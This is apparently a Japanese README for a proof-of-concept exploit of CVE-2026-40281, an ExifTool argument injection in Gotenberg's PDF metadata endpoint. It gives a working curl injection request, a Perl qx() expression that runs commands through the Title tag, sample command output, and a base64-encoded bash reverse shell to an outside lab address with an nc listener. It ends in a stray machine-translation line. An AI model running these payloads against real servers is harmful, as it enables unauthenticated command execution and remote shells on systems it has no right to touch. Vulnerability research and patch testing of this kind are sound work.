 rabakuku/cve-2026-40281
CVE-2026-40281のPython PoCです。これはGotenbergのPDFメタデータ書き込みエンドポイントにおけるExifToolの引数インジェクションであり、ファイル操作とリモートコマンド実行を可能にします。

CVE-2026-40281 の動作する PoC
Gotenberg は、Office ドキュメント、HTML ページ、Markdown ファイルなどの各種フォーマットを PDF に変換するための、Docker ベースのステートレス API です。
Gotenberg 8.30.1 およびそれ以前のバージョンは、PDF メタデータ書き込みエンドポイントにおける ExifTool 引数インジェクションに対して脆弱です。メタデータの値は改行文字がフィルタリングされずに ExifTool に渡されるため、認証されていない攻撃者が追加の引数を注入し、ファイルを操作したりコマンドを実行したりすることが可能です。この脆弱性は 8.31.0 で修正されました。
参考情報:
Gotenberg 8.30.1 を起動するには、以下のコマンドを実行します:
docker compose up -d
サーバー起動後、http://192.168.10.2:3000/health にアクセスします。"status":"up" を含む JSON レスポンスが返れば、サービスは準備完了です。
Gotenberg は go-exiftool を介して、標準入力経由で ExifTool に引数を1行ずつ渡します。メタデータの値はサニタイズされないため、値の中に改行があると複数の引数に分割され、攻撃者が任意の ExifTool 引数を注入できるようになります。
脆弱性を再現する前に、poc.py を使用して最小限の PDF を作成します:
python3 poc.py -o test.pdf

次に、改行と ExifTool の -FileName 引数を Title の値に注入します:
curl -s -w '\nHTTP %{http_code}\n' \
    -F '[email protected];type=application/pdf' \
    --form-string 'metadata={"Title":"test\n-FileName=/tmp/inject_proof"}' \
    http://192.168.10.2:3000/forms/pdfengines/metadata/write

脆弱なサーバーは HTTP 404 を返します。これは ExifTool が処理済みの PDF を想定されたパスから移動させるためです。注入された引数によって /tmp/inject_proof が作成されたことを確認します:
docker compose exec web ls -l /tmp/inject_proof
このファイルの存在が引数インジェクションを裏付けます。Gotenberg 8.31.0 以降では、同じリクエストは HTTP 400 で拒否されます。
上記の引数インジェクションプリミティブを使用することで、例えば -Title<${PDFVersion;$_=qx(id)} によって RCE を達成できます。この引数は ExifTool の -TAG<value リダイレクト構文を利用しています。高度なフォーマット機能 ${PDFVersion;...} は、PDFVersion タグの値(すべての有効な PDF に存在)をセミコロン以降の任意の Perl 式に渡し、そこで qx() が id を実行してタグ値 $_ をその出力で上書きするため、コマンドの出力が Title メタデータに書き込まれます。
メタデータ書き込みエンドポイントは処理済み PDF を HTTP レスポンスで返し、PoC はそれをメタデータ読み取りエンドポイントに送信して Title を抽出し、コマンド出力を取得します。-TAG<... のほか、ExifTool の -if 引数も任意の Perl 式を実行するため(元々はファイルを処理するかどうかを決定するために使用)、その中で qx() や system() を使って同様にコマンドを実行できます。

ターゲットに対して PoC を実行し、id を実行して返された PDF メタデータからその出力を読み取ります:
python3 poc.py -u http://192.168.10.2:3000 -c id
-v を追加すると、返された PDF が出力されます。印刷不可能なバイトはドットに置き換えられます。
脆弱なサーバーはコマンド出力を返し、コマンドが gotenberg ユーザーとして実行されたことを確認します:
[*] Target: http://192.168.10.2:3000
[*] Command to execute on the target: id
[+] Metadata written (HTTP 200), reading back the Title of the returned PDF
[+] Command output:
    uid=1001(gotenberg) gid=1001(gotenberg) groups=1001(gotenberg),0(root)
ステップ1: KaliマシンでBashペイロードをエンコードする:
echo "bash -i >& /dev/tcp/192.168.40.3/1234 0>&1" | base64 -w 0
ステップ2: リスナーが開いていることを確認する:
nc -lvnp 1234
python3 poc.py -u http://192.168.10.2:3000 -c "echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjQwLjMvMTIzNCAwPiYxCg== | base64 -d | /bin/bash"
翻訳するテキストが提供されていません。チャンク19の内容を送信してください。
